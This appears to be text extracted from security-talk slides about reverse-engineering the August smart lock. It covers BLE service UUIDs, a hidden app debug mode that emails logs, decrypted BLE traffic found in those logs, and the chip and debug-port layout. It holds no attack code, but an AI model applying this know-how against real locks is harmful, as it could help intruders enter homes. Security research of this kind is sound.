
<16000215 7b0ca663 5e895f0d 7ee597c9 2bc4c137 00000000 c9>
Manufacturer Data

BD4AC610-0B45-11E3-8FFD-0800200C9A66
Service UUIDs

0
Tx Power Level

Device Information

System ID
<81f842fe ff3e315c>



Hardware Revision String
08

Software Revision String
08

Manufacturer Name String
August Home, Inc.

Regulatory Certification Data List
<41756775 73742048 6f6d652c 20496e63 2e00>

UUID:
BD4AC610-0B45…D-0800200C9A66

MCU Write
Properties: Write
UUID: BD4AC611-0B45-11E3-8FFD-0800200C9A66

MCU Indicate
Properties: Read Indicate
UUID: BD4AC612-0B45-11E3-8FFD-0800200C9A66

SEC Write
Properties: Write
UUID: BD4AC613-0B45-11E3-8FFD-0800200C9A66

SEC Indicate
Properties: Indicate
UUID: BD4AC614-0B45-11E3-8FFD-0800200C9A66

UUID:
BD4AC610-0B45…D-0800200C9A66

MCU Write
Properties: Write
UUID: BD4AC611-0B45-11E3-8FFD-0800200C9A66


MCU Indicate
Properties: Read Indicate
UUID: BD4AC612-0B45-11E3-8FFD-0800200C9A66

SEC Write
Properties: Write
UUID: BD4AC613-0B45-11E3-8FFD-0800200C9A66

SEC Indicate
Properties: Indicate
UUID: BD4AC614-0B45-11E3-8FFD-0800200C9A66


Intercepting BLE

Solution: Ubertooth



WHY GOD?
TOO DIFFICULT
DIYLOL.COM

Better solution



DEBUG MODE

http://192.168.75.104:1337

Debug Mode ☑

AutoUnlock Notify ☐

Disable OTA ☑


Force Kpd OTA ☐

Show OTA/key status ☑

Send logs

Tap

Delete Cache



To: autounlock@august.com

Cc/Bcc:

Subject: August Logs

com.august...08 03-22.log


com.august...07 23-19.log

com.august...07 22-42.log

com.august...07 22-17.log


Replace

Plaintext BLE traffic in log files!



```
cipherText: <3e6c47ac 367d8735 f06bd842 3d86a0d7 0200>  clearText: <ee0400e4 28000000 00000000 00000000 0200>,
cipherText: <a1cfb0d2 a22d6ab8 b6e63071 0062ae50 0200>  clearText: <ee0300e5 28000000 00000000 00000000 0200>,
cipherText: <7fb1a4da 82b2cdac aac6698d 43609ffb 0200>  clearText: <ee02000b 03000000 00000000 00000000 0200>,
cipherText: <09bdb706 5c7a0ba4 6a5efe7c c8df1150 0200>  clearText: <ee02000b 03000000 00000000 00000000 0200>,
cipherText: <fb8305b3 50843cd7 4976d85e c423f03e 0200>  clearText: <ee0300eb 20000000 02000000 00000000 0200>,
cipherText: <c7286907 e1f0f516 6264c5c8 a5526e1d 0200>  clearText: <ee030018 18000000 b7260000 00000000 0200>,
cipherText: <6e0d03f6 0a535481 c1931212 92caa149 0200>  clearText: <ee030002 1a000000 cf220000 00000000 0200>,
cipherText: <2e281ce5 2ef77237 a6320935 83717a05 0200>  clearText: <ee030014 19000000 edf5ffff 00000000 0200>,
cipherText: <ae74bc1f ba793a32 32621cf6 da44c010 0200>  clearText: <ee030026 1b000000 d5f9ffff 00000000 0200>,
cipherText: <9f3010a6 2b180d2b 33cb0260 b3183e1b 0200>  clearText: <ee0300d4 38000000 01000000 00000000 0200>,
cipherText: <586d289b 9bc9502f 45ecc03c 14ad460a 0200>  clearText: <ee0300e5 28000000 00000000 00000000 0200>,
cipherText: <6004dd42 88e840bc 9f8bf4e0 34bd1054 0200>  clearText: <ee02000c 02000000 00000000 00000000 0200>,
cipherText: <c516758e 2723bba1 60ebe93e 3eaa4dd8 0200>  clearText: <ee0b0005 00000000 00000000 00000000 0200>,
cipherText: <1933b7f8 05f9e80e a4b48d0b e3da1910 0200>  clearText: <ee02000c 02000000 00000000 00000000 0200>,
cipherText: <2edd4fbd 56b41f94 86f50ba4 67841005 0200>  clearText: <ee0200e6 28000000 00000000 00000000 0200>,
cipherText: <e5c2be35 ff83cd4c 692e3a2c 5a5a043f 0200>  clearText: <ee0200e5 29000000 00000000 00000000 0200>,
cipherText: <d4d1a991 d7bd52f4 cc0e9915 d938c2b2 0200>  clearText: <ee0200e2 2c000000 00000000 00000000 0200>,
```

No Jailbreak



Antenna
Stepper motor driver
CC2541 SOC
Bluetooth LE
STM32: 32-bit
ARM Cortex M3
128K flash,
16K Sram
4K EEPROM
LCD, USB, ADC
DAC
UART TX?
Ground
JTAG

SEC write/indicate

